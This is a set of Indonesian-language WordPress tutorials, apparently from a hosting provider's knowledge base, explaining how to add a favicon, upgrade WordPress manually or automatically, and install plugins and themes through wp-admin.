Kebanyakan orang sudah mulai iseng menggunakan situs WordPressnya. Misalnya melakukan kostumisasi wordpress seperti menambahkan favicon. Favicon sendiri merupakan icon berupa image yang terletak pada tab browser anda, dan kita bisa merubahnya sesuai selera dengan cara yang tidak sulit. Sebagai pengguna website, pasti rela melakukan apapun untuk mempercantik websitenya.

Mari kita berbagi ilmu pada tutorial ini untuk membuat favicon pada website WordPress anda, berikut langkah-langkahnya :

1. Buka halaman <http://www.html-kit.com/favicon/> untuk membuat file .ico
2. Pastikan kita sudah memiliki gambar yang ingin dijadikan sebagai favicon, klik "**Browse**" dan cari file tersebut pada Harddisk local anda. Setelah itu klik "**Generate FavIcon.ico**"

Want to display your own icon on the browser address bar?

Simply select a picture, logo or other graphic for the "Image to Use" and click "Generate FavIcon.ico"

Image to Use:


Or enter your Twitter name for a quick favicon:

twitter.com/

3. Setelah itu, download file favicon anda dengan mengklik **"Download Favicon Package"**

FavIcon from Pics

Image to Use:




Your favicon preview:

Address
Still All sizes

OR [Customize](#)

4. Upload file favicon.ico ke hosting anda. Tempatkan file tersebut pada direktori **/www**




5. Login ke halaman administrator (wp-admin) WordPress anda,

masuk ke menu : **Appearance -> Editor -> Header (header.php)**

6. Masukkan script php berikut diantara tag `<head> ... </head>` :

```
<link rel="shortcut icon" href="favicon.ico">
<link rel="icon" type="image/ico" href="favicon.ico">
```

Setelah itu, klik **"Update File"**



7. Lakukan clear cache pada browser anda, kemudian dicoba refresh kembali website anda.

Jika berhasil, maka icon akan berubah sesuai keinginan anda.

^ ^
_



Cara Upgrade WordPress


Mengupgrade WordPress dapat dilakukan dengan dua cara yaitu :

1. Mengupgrade WordPress dengan cara automatic (disebut juga dengan update)
2. Mengupgrade WordPress dengan cara manual


berikut untuk cara yang pertama atau upgrade worpress secara automatic

1. Mengupgrade WordPress dengan automatic dapat dilakukan dengan langkah-langkah berikut :

- Backup terlebih dahulu website anda (untuk lebih jelas akan bagaimana melakukan backup, dapat mengakses <https://kb.qwords.com/backup-backup-%E2%80%93-di-cpanel-bagian-1/>).
- Ubah mode website anda menjadi maintenance mode.
- De-activate plugin wordpress anda. Hal ini dapat dilakukan dengan memilih menu installed (gambar disamping) pada panel plugin kemudian pilih deactivate pada bulk action(gambar dibawah).



- Masuk pada halaman wp-admin kemudian pada menu Tools pilih Upgrade lalu tekan tombol “update Automatically”(jika versi wordpress adalah yang paling baru maka akan muncul 2 tombol “Re-install Automatically” untuk melakukan install ulang dan “Download x.x.x” untuk mendownload wordpress versi terbaru.)



- Aktifkan kembali plugin wordpress yang akan digunakan. Dengan cara yang hamper sama dengan langkah 3 hanya saja pilih activate pada action-nya.

2. Mengupgrade WordPress dengan cara manual

a. Mengupgrade WordPress dengan cara manual dapat dilakukan dengan langkah-langkah berikut :

- Backup terlebih dahulu database website anda.
- Backup directory WordPress. Jangan lupa file `.htaccess`.
- Pastikan file backup anda tidak memiliki masalah (karena mungkin hasil backup bermasalah).
- Deactivate plugin (Karena mungkin ada plugin yang tidak sesuai dengan versi wordpress terbaru yang hendak di install)
- Download paket wordpress versi terbaru dari <http://wordpress.org/download/>, kemudian extract paket tersebut.



Release Notification

We've got a handy mailing list that we send a friendly message to whenever there's a new stable release for you to enjoy.

b. Hapus file WordPress lama dari website anda, namun jangan hapus beberapa file berikut :

- *File `wp-config.php` (Berisikan script koneksi terhadap database wordpress/website)*
- *Folder `wp-content`; Sebenarnya folder ini tidak begitu penting hanya saja sub folder `wp-content/cache`(subfolder ini hanya ada pada wordpress versi 2) dan `wp-content/plugins/widgets` sangat penting.*
- *Folder `wp-images`;*

- Folder `wp-includes/languages/`, Jika anda menggunakan file language;
- File `.htaccess`, jika website anda menggunakan konfigurasi aturan tertentu (akses);
- File `robots.txt`, jika file website anda berada pada direktory root.

c. Upload file wordpress yang telah di extract ke alamat website tujuan, kecuali file – file yang tidak dihapus seperti yang telah di jelaskan diatas

d. Jalankan program untuk mengupgrade wordpress, kemudian ikuti instruksi yang muncul di layar (Yang dimaksud program untuk mengupgrade WordPress adalah dengan menggunakan web browser yang tertuju halaman `/wp-admin`). WordPress akan melakukan pengecekan apakah upgrade database diperlukan, jika wordpress menganggap perlu untuk meng-upgrade database maka akan memberikan link yang menuju `wp-admin/upgrade.php`).


Tambahan: Sebelum anda melakukan langkah diatas pastikan username dari database WordPress anda memiliki hak akses untuk membuat (create), memodifikasi (modify), dan menghapus (delete) tabel database.

Berikut informasi tambahan jika hendak melakukan upgrade dengan script secara manual

- Jika WordPress hendak diinstall pada directory root maka alamatkan browser anda menuju halaman berikut :
`http://namadomain.com/wp-admin/upgrade.php`
- Jika WordPress hendak diinstall pada subdirectory, misalkan subdirectory tersebut bernama blog, maka alamatkan browser anda menuju halaman:
`http://namadomain.com/blog/wp-admin/upgrade.php`.

Jika setelah mengupgrade WordPress, anda mengalami kesulitan pada saat login maka anda dapat menghapus cache browser anda (seperti cookies dll.).

e. Update permalinks dan .htaccess. Update struktur permalink wordpress, karena mungkin setelah wordpress terupgrade, link yang anda buat pada halaman website tidak bekerja sesuai dengan seharusnya. Untuk mengupdate permalink dapat dilakukan pada panel setting kemudian pilih menu permalinks, pilihlah setting lain dari permalink selain setting yang anda gunakan pada common setting dari permalink setting.



f. Install update plugin dan theme wordpress. Cek plugin yang sesuai dengan versi wordpress baru anda, plugin yang sesuai dengan versi WordPress dapat di cek pada http://codex.wordpress.org/Plugins/Plugin_Compatibility. Cek juga kompatibilitas/kesesuaian theme terhadap versi WordPress yang akan digunakan pada http://codex.wordpress.org/Themes/Theme_Compatibility.

g. Aktifkan kembali plugin anda (Jika ternyata plugin-plugin tersebut sesuai dengan versi WordPress yang digunakan dan didukung oleh pihak hosting)

h. Tambahkan security key pada file wp-config.php (untuk beberapa versi wordpress)

i. Cek perubahan yang terjadi pada WordPress dan website anda.

Jika menggunakan Fantastico untuk mengupgrade wordpress dari sebelum -versi 2.2, Fantastico akan menggunakan file wp-


config-sample.php file untuk membuat file wp-config.php yang baru. Dengan cara ini, dua nilai yang baru yaitu DB_CHARSET dan DB_COLLATE akan ditempatkan kedalam file wp-config.php. Baris yang ditambahkan fantastico tersebut harus di hapus dari file wp-config.php jika mengupgrade wordpress dari sebelum versi 2.2 (seperti 2.0.10 atau 2.1.3) menuju wordpress versi 2.9.2.

Instalasi Plugin WordPress

Tutorial WordPress selanjutnya adalah bagaimana cara untuk Instalasi Plugin WordPress .

Langkah-langkahnya cukup sederhana, berikut kita sharing ilmunya ^_^ :

1. Login terlebih dahulu ke halaman admin WordPress anda
2. Klik **“Add New”** pada kategori **“Plugins”**




3. Akan muncul pilihan untuk penambahan plugin. Apabila sebelumnya anda telah mempunyai plugin di Harddisk local, anda dapat mengupload file plugin tersebut dengan memilih opsi **“Upload”**

Namun jika anda belum mempunyai file pluginnya, dapat mencari pada opsi yang lain yaitu **“Featured”** , **“Popular”** , atau **“Newest”**



4. Misalkan kita bermaksud menginstall plugin BuddyPress tapi belum mempunyai file pluginnya di local, maka kita pilih opsi **“Featured”**

klik tombol **“Install”**



5. Akan muncul popup deskripsi dari plugin tersebut, klik **“Install Now”** maka akan masuk ke halaman penginstalan plugin



6. Setelah plugin dinyatakan sukses terinstall, aktifkan plugin dengan klik **“Activate Plugin”**



7. Proses instalasi plugin selesai dan berhasil dengan baik, plugin dapat digunakan.

Silakan dicoba ^_^

(Cara penginstalan plugin-plugin wordpress yang lain relatif sama)

Instalasi Theme WordPress

Bosan dengan theme WordPress yang anda gunakan sekarang??

Jika anda telah mendownload theme yang kamu pengen sebelumnya, tinggal upload langsung dari wp-admin wordpress anda, caranya :

1. Login ke admin WordPress,
2. Masuk ke menu Appearance -> Add New Themes



3. Karna sebelumnya sudah download theme yang diinginkan, silakan klik **“upload”**



Cari themenya, klik **“OK”** , lalu klik **“Install Now”**

4. Seteah diinstall akan masuk ke halaman themenya, aktifkan theme yang telah diupload tadi dengan mengklik tombol

“activate” dan misi berhasil...!!!

Selamat menikmati...^_^